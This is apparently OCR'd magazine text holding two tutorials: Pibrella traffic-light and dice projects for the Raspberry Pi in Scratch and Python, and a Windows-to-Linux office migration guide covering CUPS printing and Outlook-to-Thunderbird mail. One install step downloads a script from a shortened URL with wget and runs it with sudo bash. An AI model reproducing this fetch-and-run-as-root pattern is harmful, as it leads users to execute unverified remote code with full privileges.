The Pibrella board has a big red button, three LEDS and a buzzer. It's perfect for basic hardware interface messing.

After a few moments you will see the Idle Python editor on your screen.

Scratch

The standard version of Scratch does not have the capability to interact with external components, but this special version maintained by Simon Walters (found on Twitter as **@cymplecy**) enables you to use many different add-on boards and the GPIO directly.

To install ScratchGPIO5plus on your Raspberry Pi, type in the following in a terminal:

```
wget http://goo.gl/Pthh62 -O isgh5.sh
```

This will download a shell script that contains the instructions to install Scratch on your Raspberry Pi. Now that we have the shell script, we need to use it, so in the same terminal type in the following.

```
sudo bash isgh5.sh
```

You will be prompted for your password, once you have typed this in press Enter and you will see lots of commands and actions appear on the screen. Let it complete these tasks, perhaps pop off for a cup of tea and then return when it is done.

When everything is installed, you will see two new icons on your desktop: ScratchGPIO5 and ScratchGPIO5plus. What we are interested in is ScratchGPIO5plus, as this is the version of Scratch that will enable us to use Pibrella. Double-click on the icon to launch ScratchGPIO5plus.

Simulate traffic lights

In the real world, traffic lights are used to control the flow of traffic through a town or city. On your Pibrella you will see three Light Emitting Diodes (LED) that we can use to simulate our own traffic lights using

Scratch and Python. Traffic lights control traffic via the red, amber and green lights which are programmed in these two sequences.

- Green to Amber and then to Red.
- Red and Amber together, and then to Green.

You will see that the sequence is different in reverse, and this enables drivers who are colour blind to know where they are in the sequence. So how can we create this in our code? Well let's first see how it can be achieved in Scratch.

Scratch

In Scratch we can see three columns. These are:

- The palette of blocks, where all of the blocks that make up our program can be found; they are colour-coded to enable children to quickly identify where a block is from.
- A script-building area, where we can drag our blocks of code to build our program.
- Finally there is a stage area that shows the output of our program.

In our code we need to first tell Scratch that we are using the Pibrella board. You'll find this in the Variables palette; it's called **Set AddOn to 0**. Change this to **Set AddOn to PiBrella** and leave it in the palette for now. Now we need to create a piece of code that tells Scratch that when the green flag is clicked, the add-on Pibrella board is to be used, and that all of the inputs and outputs should be turned off. The **When Green Flag Clicked** block is located in the Control palette. We next need to drag the **Set AddOn to PiBrella** from the Variables palette and place it under the Green Flag block. Lastly for this section we need to create a Broadcast block called **AllOff** that tells Pibrella that all of its inputs and outputs should be turned off.

Now that we've told Scratch that we're using the Pibrella board, we need to write the code that controls the main part of our program. Our logic is as follows

```
When the green flag is clicked
Wait until the big red button is pressed
Repeat the following 3 times
        Turn on the Green LED
        Wait 10 seconds
        Turn off the Green LED
        Turn on the Amber LED
        Wait 2 seconds
        Turn off the Amber LED
        Turn on the Red LED
        Wait 10 seconds
        Turn on the Amber LED
        Wait 2 seconds
        Turn off the Amber LED
        Turn off the Red LED
```

Most of the blocks necessary to complete this project are in the Control palette, except for our switch sensor block, which is located in the Sensors palette, and the green six sided-block, which is a comparison block from the Operators panel. The green block that you're looking for is the **=** block in the Operators palette.

You will see a large number of broadcast blocks, and we use those blocks to communicate with the components on the Pibrella. For example, to turn on the Red LED we use **broadcast RedOn** and to turn it off we use **broadcast RedOff**. Each of these broadcast blocks will need to be created as they are not already in the Control palette. Have a go at creating your own sequence.

This is the main functionality that will control our Pibrella and recreate a typical UK traffic light using Scratch. You can see that there are other code snippets in the column; these relate to the output visible in the stage area. Our car can drive across the screen when the light is green, but when the light changes to amber the car will slow down and finally when the light is red the car will come to a stop. I added these elements to introduce another element of control, in that our Pibrella board can influence the car on screen. To take this further, see if you can work out how to add another car to the stage and replicate the code that we created, but alter the speed of the car to make it faster or slower.

Python

Our Python code for this project is quite similar to the Scratch code that we earlier created. Let's take a look at the code, section by section. We start with importing some external libraries, in this case pibrella and time. Pibrella's library enables us to use the board in our Python code. The time library enables us to control the speed at which our program runs.

```
import pibrella
import time
```


Next we have two variables that control the delays in our code. Delay is used to control the time that the green and the red LED are illuminated for. Sequence is used to control the time that the amber LED is illuminated for.

```
delay = 10
sequence = 2
```

We now move on to a function that groups together all of the steps necessary to turn on and off our LED and control how long this is to be done for. A function is a group of instructions that can be called by using

LV PRO TIP

In these tutorials we used the Pip package manager for Python. Pip takes a lot of the hard work out of managing your Python packages and enables you to quickly update your packages should a new version be made available. You can learn more about Pip and the Python Package Index at **https://pypi.python.org/pypi**.



```
when [flag] clicked
set AddOn to PiBrela
broadcast AllOff

when [flag] clicked
wait until <switch sensor value = on>
repeat 3
    broadcast GreenOn
    wait 10 secs
    broadcast GreenOff
    broadcast AmberOn
    wait 2 secs
    broadcast AmberOff
    broadcast RedOn
    wait 10 secs
    broadcast AmberOn
    wait 2 secs
    broadcast AmberOff
    broadcast RedOff

when I receive RedOn
if on edge, bounce
wait 10 secs

when I receive AmberOn
repeat 2
    move 30 steps
    wait 1 secs
    if on edge, bounce

when I receive GreenOn
repeat 10
    move 50 steps
    wait 1 secs
    if on edge, bounce
```

Perhaps you could also add a horn sound to this car, so that it waits impatiently while the light is red. You can find the Sound palette in Scratch, coloured light purple.

the name of the function (I like to think of a function as similar to a macro). It can automate a lot of steps and makes debugging our code easier as we only have to look at the function and not search through our code for any issues. To create a function called **traffic_lights** you would do as follows.

```
def traffic_lights():
```

Now that we have named our function we have to tell it what to do when it is used, and this is what the code looks like.

```
  #Create the sequence
    #Green on for 10 seconds
    print("GREEN")
    pibrella.light.green.on()
    time.sleep(delay)
    pibrella.light.green.off()
    #Amber for 2 seconds
    print("AMBER")
    pibrella.light.amber.on()
    time.sleep(sequence)
    pibrella.light.amber.off()
    #Red for 10 seconds.
    print("RED")
    pibrella.light.red.on()
    time.sleep(delay)
    # Don't turn off the red light until the end of the amber
    # sequence.
    print("AMBER & RED TOGETHER")
    pibrella.light.amber.on()
    time.sleep(sequence)
    pibrella.light.amber.off()
    pibrella.light.red.off()
```

You'll notice that the code under the name of our function is indented – this is correct. Python uses indentation to show what code belongs to the function, it even applies to loops.

Expansion activity

In our project we used two variables to control the delay in our light sequence. We can change these quite easily, but why not ask the user to change them interactively? Python 2 has a great function called **raw_input** that can add interactive content to your project (in Python 3 it is renamed to **input**). To use **raw_input** in place of our current values we can try this.

```
delay = raw_input("How long should the green and red light be on? ")
sequence = raw_input("How long should the amber light be on? ")
```


So now once we start our program we will be asked two questions relating to how long the lights should be on. Answer each of the questions and press enter after entering your answer.

2 GENERATING RANDOM OUTPUT: DICE GAME

In the first project our expected result and our actual result matched, because we designed our program that way. In the second project, while we will still have an element of control to our program, our actual result will differ as we will be using a random number to simulate throwing a die.

```
When the big red button is pressed
    Say that the program will pick a random number between 1 and 6
    On the screen tell the player what the number is
    Flash all of the LED on your Pibrella the same number of times as the random number
    For each flash of the LED the on board buzzer will buzz
```

Looking at this logic sequence we can control everything apart from the number that is chosen at random – let's build this in Scratch:



```
when [flag] clicked
set AddOn to PiBrella
broadcast AllOff

when [flag] clicked
forever
  wait until switch sensor value = on
  say Let's roll a 6 sided dice for 2 secs
  set roll to pick random 1 to 6
  think join You roll a roll for 2 secs
  repeat roll
    broadcast RedOn
    broadcast AmberOn
    broadcast GreenOn
    broadcast Beep
    wait 0.5 secs
    broadcast RedOff
    broadcast AmberOff
    broadcast GreenOff
    wait 0.5 secs
```

To add bells and whistles, can you can think of a way to trigger the cat to dance if you roll a six?

Scratch

We start with telling Scratch that we're using the Pibrella board and that all of the inputs and outputs should be off. This is exactly the same start as Project 1. Next we see a forever loop, that is watching for us to press the big red button; as soon as we press the button our on-screen cat will say "Let's roll a 6 sided dice". Next our code will set a variable called **roll**, but where does this variable live in Scratch? Well if you click on the Variables palette you will see a button called "Make a variable". clicking on this will trigger a pop-up asking you to name your variable, so name it **roll**. There will also be two options asking if this variable applies to all sprites or just this one. For this project either option is applicable, so the choice is yours. Now that we have a variable called **roll**, let's recreate the dice throw logic.

To assign a value to a variable in Scratch we need to set a value to the variable. So in our project we **Set roll to...** but what do we set it to? Well, we use a block from the Operators palette that will pick a random number. We drag that block and drop it into the Set block, so now we have a method to randomly pick a number and store it in our **roll** variable. Our code now moves to show the randomly chosen value via a block in the Looks palette. This block, called "Think" creates a thought bubble type effect on the screen, just like those found in cartoons and comics. We then drop another block from the Operators palette called "Join" into the Think block. This now gives us a method to join our "You roll a" string with the value stored in our roll variable.

The last section of our code is a loop that will iterate the same number of times as the value of our dice **roll** variable. Each time the loop goes round it turns all of the Pibrella LEDs on and beeps the buzzer, then waits for half a second before turning the LED off, then lastly waiting for half a second before repeating the loop.

So that's Project 2, our dice game in Scratch. Try it out and see if it works. For extra points, see if you can work out how to change our dice to a higher or lower number of sides?

Python

The structure of our Python code for Project 2 is quite similar to Project 1.

We first import the libraries that will add extra functionality to the code. There will be two libraries that we have used before, namely **pibrella** and **time**. But you can see a new library called **random**. The **random** library enables us to add an element of surprise to our dice game, and I'll show you how that works later in the code.

```
import random
import time
import pibrella
```

Now that the imports are completed, we next create a function that will handle the main process of the game. This function called **dice()** is made up of a few sections, I'll break it down and explain what happens in each section.

In this section we create a variable, called **guess**, which will store the output of **random.randint(1,6)**. What does that mean? Well, we earlier imported a library called **random**, and from that library we want to use a function called **randint**, or random integer in plain English. In Python the syntax is

```
  guess = random.randint(1,6)
```

Next we want to tell the player what the program will achieve, and to do this I print a string of text for the player to read.

```
  print("I'm going to think of a number between 1 and 6 and I will flash the lights on your Pibrella to indicate the number I chose")
```

Now that the program has picked a random number and stored it as a variable we want to tell the player what the number was. The reason for this is two fold: one, the game would be no fun if the player were not told the result; and two, we can use this to debug the code later on in the project.

In the **print** function you can see **"The number is "+str(guess)**, what this is demonstrating is something called concatenation, or in other words joining together. The problem that we have is that the text is a string in Python, but the contents of the variable **guess** is an integer. In order to concatenate two things they must be of the same type, and that's where **str** comes in to play. What **str** does is temporarily convert the contents of our variable from an integer into a string, which we can then join to the string **"The number is"**

```
  print("The number is "+str(guess))
```

Let's move on to the next section of the function. Here we use a **for** loop that instructs the Pibrella to flash all of the LEDs and play the buzzer to match the guessed number. This provides a great audio/visual output to our game and enables us to explore different methods of output. A loop works by checking to see if a condition is true and if that is correct it looks to see what code should be run.

We start the **for** loop by saying "for every time the loop goes round" and then we tell Python how many times the loop should go round by saying "start at 0 and finish before you get to the number guessed". In Python this is how it looks.

```
  for i in range(0,(guess)):
```

We start at 0 rather than 1 because a range will end before it gets to the chosen number. So if we started at 1, the number of flashes would be 1 less than the guess due to the range ending. So we would then have to add 1 to our guess variable, so it's easier to start at 0 and work from there.

So now that we have our **for** loop we need to write the code to flash our LED and beep our buzzer. We start with a half-second delay to help our loop run smoothly.

```
    time.sleep(0.5)
```

Our next part of the sequence controls turning all of the LED on and playing a note on the buzzer, waiting for half a second and then turning the LED and buzzer off. Pibrella has a special function that turns on all of the LEDs without having to individually call them by their names. Pibrella also has a special function to control the note played on the buzzer, but this function is different to those that we have encountered before. This function can take an argument – in other words we can tell the function what note to play, which in this case is **(1)**. Here is all the code to control our LED and buzzer.

```
    pibrella.light.on()
    pibrella.buzzer.note(1)
    time.sleep(0.5)
    pibrella.light.off()
    pibrella.buzzer.off()
```

Project files

All of the files used in these projects are available via my GitHub repository. GitHub is a marvellous way of storing and collaborating on code projects. You can find my GitHub repo at **https://github.com/lesp/LinuxVoice_Pibrella**.

If you're not a Github user, don't worry you can still obtain a zip file that contains all of the project files. The zip file can be found at **https://github.com/lesp/LinuxVoice_Pibrella/archive/master.zip**.

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

LINUX VOICE TUTORIAL

OFFICE MIGRATION: PRINTING AND EMAIL

MARK DELAHAY

Is your home or work office still stuck on Windows? Move it to Linux and save time and money.

WHY DO THIS?
- Free yourself from Microsoft's licensing costs
- Avoid the UI nightmare that is Windows 8
- Get better performance and security

SOHOs (small office/home offices) and SMEs (small/medium enterprises) are in a bit of a bind at the moment. Large numbers of organisations still run Windows XP – so they need to consider their options now that Microsoft has ended support for that OS. Doing nothing and continuing to use XP is an option, but it gets riskier as time goes on. Upgrading to Windows 8 or converting to Apple is going to be expensive, but there is a third way: Linux and open source software.

Now, chances are that you already run Linux on your home desktop and maybe a few servers, so you're aware that it's a very capable OS. But we also know that many Linux dabblers find it tough to move their home or work office away from Windows. In this tutorial we'll make the transition easier – and if you're forced to use Windows at work but would love to move over to Linux, show this guide to your boss!

Before we dive in, however, let's consider the main benefits of making the switch:

- **Licensing** Here you have direct and indirect costs. With Windows you have to spend money on the operating system and office suite, and then add-ons for security. Bigger organisations even have costly licensing departments and servers, so there's an indirect cost – manpower.
- **Support** There are many more support options in the open source world. Paid support is available with the bigger distributions, and the support forums can resolve issues in a time frame so fast that would make commercial help desk staff quake in their boots.
- **Ideology** An increasing number of individuals and organisations are embracing not just the commercial practicality of Linux, but also the underlying spirit of community and co-operation.

Assess your needs

Once you or your organisation has decided to explore the Linux alternative, the first step is to assess the application requirements in detail, which will save a lot of wasted time and re-work later on. There are alternatives for almost everything in the FOSS world, but you may need to keep bespoke applications and run them using the Wine compatibility layer.


Converting an office to Linux is a mammoth job, so here we're going to focus on two of the most common tasks: printing and email. These are good places to start in a transition, so we'll show you that it's not so difficult with the right approach. And if you'd like us to cover other aspects of office migration, drop us a line and we'll expand this into a longer series of tutorials.

1 PRINTING

The previous generation of printers attached to PCs (as opposed to departmental networked laser printers) were strictly Windows printers, with an awful lot of the computing power done on the PC instead of the printer itself. Attaching these devices directly to your Linux PC or even a Raspberry Pi print server is entirely possible, but this is the realm of die-hard tinkerers, as some features may not work properly, like notifications of paper jams and low ink levels. However, most of the current generation of printers are natively network-orientated with built-in print servers.

Let's have a look at two printers and how they can be installed on a fresh copy of Linux Mint 16, Xfce edition. First is a brand-new HP Office Jet 660 (approx £130 including fax and scanning features) which has been configured using its touchscreen and is on the network ready for action. Secondly we have a legacy Canon PiXMA iP5000 directly attached via USB.

Printing on Linux is usually handled by CUPS (formerly an acronym for the Common Unix Printing System). This is installed by default in Linux Mint, with its daemon running in the background. Configuration is either via the web interface at **http://127.0.0.1:631** or via the GUI application "system-config-printer" (just type "printer" into the search box on the start menu to


Dylan
print
Printers
Configure printers
Calculator
Perform arithmetic, scientific or financial calculations
Dictionary
A client program to query different dictionaries.
LibreOffice
The office productivity suite compatible to the open an...
LibreOffice Calc
Perform calculations, analyse information and manage l...
LibreOffice Impress
Create and edit presentations for slideshows, meeting a...
Preferred Applications
Preferred Applications (Web Browser, Mail Reader and T...
Printers - localhost
Server Printer View Help
Add
Refresh
Filter:
Add

There are no printers configured yet.

Connected to localhost

With Linux Mint, setting up a printer is straightforward thanks to a GUI tool accessible from the Start menu.

find it). For simplicity's sake we recommend using the GUI application.


Once the application is open, select Add Printer, and then (for a network printer) click the Network Printer drop-down list. You will see your printer there, ready to be selected. There will be a short wait as the driver is located and installed, and then all that remains to do is to name your printer and print out a test page.

No more hunting for drivers

Installation does not get much easier than this, but how do we fare with an older but perfectly usable USB printer, like the Canon PIXMA iP5000 mentioned earlier? The initial process is exactly the same and the Canon is correctly detected as a USB attached printer.

However, this is where things can go wrong – in our case the installation process stalled when trying to find the correct driver. But this did allow us to try the alternative installation process via the CUPS web interface on **http://127.0.0.1:631**. Open that address in your browser and click Adding Printers and Classes.

You will see your printer in the Local Printers list, and when you click on it a drop-down list of drivers




Name: Canon_iP5000
Description: Canon iP5000
Location:
Connection: usb://Canon/iP5000?serial=21427E
Sharing: Do Not Share This Printer
Make: Canon [Select Another Make/Manufacturer]
Model:

```
Canon PIXMA iP4200 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP4300 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP4500 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP4600 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP4700 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP4800 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP4900 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP5000 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP5200 - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP5200R - CUPS+Gutenprint v5.2.9 (en)
Canon PIXMA iP5300 - CUPS+Gutenprint v5.2.9 (en)
```

Or Provide a PPD File: [Browse...] No file selected.
[Add Printer]

CUPS and the CUPS logo are trademarks of Apple Inc. Copyright 2007-2013 Apple Inc. All rights reserved.

Here, the Canon has been identified correctly, and we're prompted for a list of drivers.



CUPS 1.7rc1

CUPS is the standards-based, open source printing system developed by Apple Inc. for OS® X and other UNIX®-like operating systems.

CUPS for Users
Overview of CUPS
Command-Line Printing and Options
What's New in CUPS 1.7

CUPS for Administrators
Adding Printers and Classes
Managing Operation Policies
Printer Accounting Basics

CUPS for Developers
Introduction to CUPS Programming
CUPS API
Filter and Backend Programming
HTTP and IPP APIs

The web-based front-end provides an alternative interface to CUPS configuration.

will appear. Choose the driver corresponding to your model, or one with a close model number if there isn't an exact match in the driver name, and then perform a test print. You may need to experiment with two or three drivers before getting the best results.

So setting up a printer in Linux isn't as tough as it may seem, and thanks to CUPS you don't have to trawl through random websites to find drivers – CUPS is supplied with drivers for hundreds of printers out of the box. Plus, you can access CUPS via a GUI or its web-based front end, for added stability.

Of course, some printer vendors are more supportive of Linux than others. If you're in the market for a new printer, it's worth checking online for Linux compatibility before you part with your hard-earned cash, eg at **https://help.ubuntu.com/community/Printers**. This author recommends HP devices for the best Linux compatibility, but always browse the web or ask on a forum first.

LV PRO TIP

Read up on other migration efforts to get a feeling for what's required, such as when the city of Munich switched to Linux (see LV issue 2, or read it online at **www.linuxvoice.com/the-big-switch**).

2 EMAIL


Out there in the corporate world of inbox overload, email is a daily grind but it's also a necessary evil for doing business. Outlook/Exchange and Office are Microsoft's financial engines – these are the applications that businesses want and need to function. Fortunately, Open/LibreOffice can handle their own when pitted against Microsoft's mighty office suite.

Moving from Outlook can be tricky though, as it's so tightly integrated with Microsoft's other Office products. A Windows refugee who has used Outlook for a while to access email from POP3 or IMAP servers is going to end up with many PST files that need to be kept and referenced.

These PST files store messages and calendar events, and are in a proprietary format dreamt up by Microsoft. So the first challenge is: how do you access them? The bad news is that there's no magic pixie dust available for this and a bit of work is involved; the good news is that it should take only a few hours to accomplish. If you are migrating from a Windows Outlook or Outlook Express solution, there is a cunning plan to ease the pain of migration that we'll demonstrate here. We are going to install Thunderbird first on our legacy Windows machine, use it to properly create the folder/MBOX file structure for storing mails, and then move the files to our target Linux build.

Export mail to Thunderbird on the Windows PC

1 On the source Windows machine, head over to **www.mozilla.org** and download and install the Thunderbird email client.
2 Start up Thunderbird. There's no need to run the import wizard that pops up, or set it to the default mail client, and there's no need to set up any email accounts at this stage.
3 The menu is accessed through the button with three horizontal bars on the right-hand side of the task bar. Click Menu > Tools > Import.



Here's the Local Folders file structure after importing the three files and folders.

```
− Local Folders
  + Deleted
    Outbox
  − EMAILS
    − DC
      + Admin
        Agencies & Contacts
      + Customers (25)
      + Deleted Items
        Net & Domains
      + Recruitment
      − Suppliers
          NetworkInstruments
          WAN
        Tech Notes
    + Personal Folders
    + Personal Mail
    + Personal Suppliers (18)
    + Training
```

4 This brings up the "import" pick list, so select "Mail". Then you have the option of Outlook, Outlook Express or Eudora. It's wise to make sure that Outlook is not running during this process.

5 Once the import process has been completed you are left with an additional folder in the **Local Folders** section called **Outlook Import** or something similar. On our machine it was named **EMAILS**. If you right click on this folder and select Properties, the location of the files of interest are shown, eg **mailbox:///C:/Documents and Settings/username/Application Data/Thunderbird/Profiles/s3e9cqbn.default/Mail/Local Folder/EMAILS**

If you navigate to this location (warning: under Windows XP, Application Data is a hidden folder) you will find the three files we need to copy. **EMAILS** (the files with no extensions in Thunderbird are the MBOX mail files), **EMAILS.msf** (Mail Summary Files) and finally a folder called **EMAILS.sbd**, which is the directory structure of sub folders, each of which contains another MBOX file and msf file. Copy these three files and folders to a USB stick or to a server.

Import mail into Thunderbird on the Linux PC

If your Linux machine does not ship with Thunderbird then it needs to be installed in the manner best suited to your distribution. For Debian and derivatives the command **sudo apt-get install thunderbird** will do the trick.

First, add your account(s) as usual, using IMAP instead of POP if possible to make accessing email via several devices less painful and easier to manage. Next, locate the Local Folders icon on the left-hand panel, right-click on it and select Settings. This will show you the location of where to copy the three files from our Windows export procedure in step one above, eg **/home/username/.thunderbird/bqg0cpfv.default/Mail/Local Folder**.

So copy them into that location, restart Thunderbird, and you should have your nested folder structure as you had it on Outlook.

Directly importing PST files

If, for what ever reason, you no longer have access to a Windows PC with Outlook running and only have access to the PST files then it is still possible to import them but it requires a bit more work. This process will also work for any other mail program that can read MBOX files, such as Claws.

The Linux email storage medium of choice is MBOX. To convert a PST file to MBOX you'll need a handy CLI tool called **readpst**, which is part of **pst-utils**). It looks like it is not in active development, but it does work and it's the best that we could find.

```
sudo apt-get install pst-utils
```


It's quite straightforward to use readpst. It does have a number of switches, but only the **-u** option for use with Thunderbird is selected here:

```
readpst -u mypst.pst
```

The output of **readpst** is a nested folder structure where the top level folder is called **mypst** (it takes the name of the **.pst** file) and inside of which is a **.mbox** file that contains all your precious mail. Each subsequent folder and sub-folder is properly named as per the folder structure of the original pst file and also contains a **.mbox** file.

Getting this MBOX file into Thunderbird is not as straightforward as you think, and requires the installation of an add-on by the name of ImportExportTools, also available from Mozilla: **https://addons.mozilla.org/en-US/thunderbird/addon/importexporttools**. The installation instructions on the website are pretty clear and straightforward:

- Download and save the file to your hard disk.
- In Mozilla Thunderbird, open Add-ons from the Tools menu.
- From the Options button next to the add-on search field, select Install Add-on From File and locate the downloaded add-on.



Files mbox import

Choose the import way:

- ○ Import directly one or more mbox files
- ○ Import one or more mbox files, with its/their subdirectory
  Select just the mbox file, the directory with the same name and the extension \'sbd\' will be automatically imported, if it exists.
- ○ Select a directory where searching the mbox files to import
- [✓ Select a directory where searching the mbox files to import (also in subdirectories)]

☐ Open filepicker in profiles' directory

ImportExportTools: selecting the correct option at this stage will save you a lot of time.

Migrating applications

So we've had a good look at printing and email migration – but application incompatibility can also be an issue when moving an office to Linux. There are three main ways to handle this:

1. Replace the Windows program with a native Linux one.
2. Fool the windows application to run on Linux using an emulator.
3. Use virtualisation to run the Windows application in a virtual machine.

Replacing

This is always the best option from a performance perspective, because you run a native program and not through an emulation layer or virtual machine. Microsoft Office is the most obvious starting point, and LibreOffice (**www.libreoffice.org**) is an excellent replacement. File compatibility improves with each release, and the Draw package now even supports compatibility with Visio files.

Microsoft Project is another heavyweight application, both in terms of performance and cost, but there are replacements that claim a very high degree of compatibility. One of the most notable is ProjectLibre (**www.projectlibre.org**), a highly featureful program that has won several awards.

Sage accounting software for small businesses has a huge market presence (especially in the UK) and if a direct Linux replacement like GnuCash (**www.gnucash.org**) doesn't fit the requirement, then another option like virtualisation may be required. Photoshop aficionados are well catered for, as one of the most famous open source applications is Gimp (**www.gimp.org**), but beware – it is just as complex as Photoshop to use. For more casual editing of photos you can do a lot worse than try Pinta (**www.pinta-project.com**).

Emulating and virtualising

"Run Windows applications on Linux" – that's the strapline for Wine (**www.winehq.org**) which considers itself a compatibility layer rather than an emulator. Results may vary, so lots of testing is required, but there are also commercial variants of Wine for additional compatibility. Wine tends to be better with older versions of applications, and the compatibility database at **http://appdb.winehq.org** describes how well certain versions work.

One of the most important tools everyone should get to grips with is virtualisation. Being able to create a virtual machine and run it inside your main operating system is very useful for many reasons: it can be used to test out a variety of Linux distributions before making a commitment, or testing a new build before upgrading the main machines. In a migration, a program like VirtualBox (**www.virtualbox.org**) can be used to run Windows inside Linux, which is useful if you have one or two Windows programs for which there is simply no free software alternative. See issue 4 for our tutorial.

The new functionality is added under the Menu > Tools drop-down as ImportExportTools (it's even easier to find if you right-click on your Local Folders icon). Choosing the option to "Import mbox file" reveals a pop-up box with a list of options that are not at first obvious, but the option Folder With Subdirectories yields the best results.

Where this process has problems is that that the folder names are not imported or used and the folder structure not kept, which makes for a messy import and a subsequent manual process of renaming folders and nesting them they way you want. For this reason the original method is recommended for migrating from Outlook to Thunderbird. But if you do have **.pst** files with little or no folder structure then it's perfectly workable.

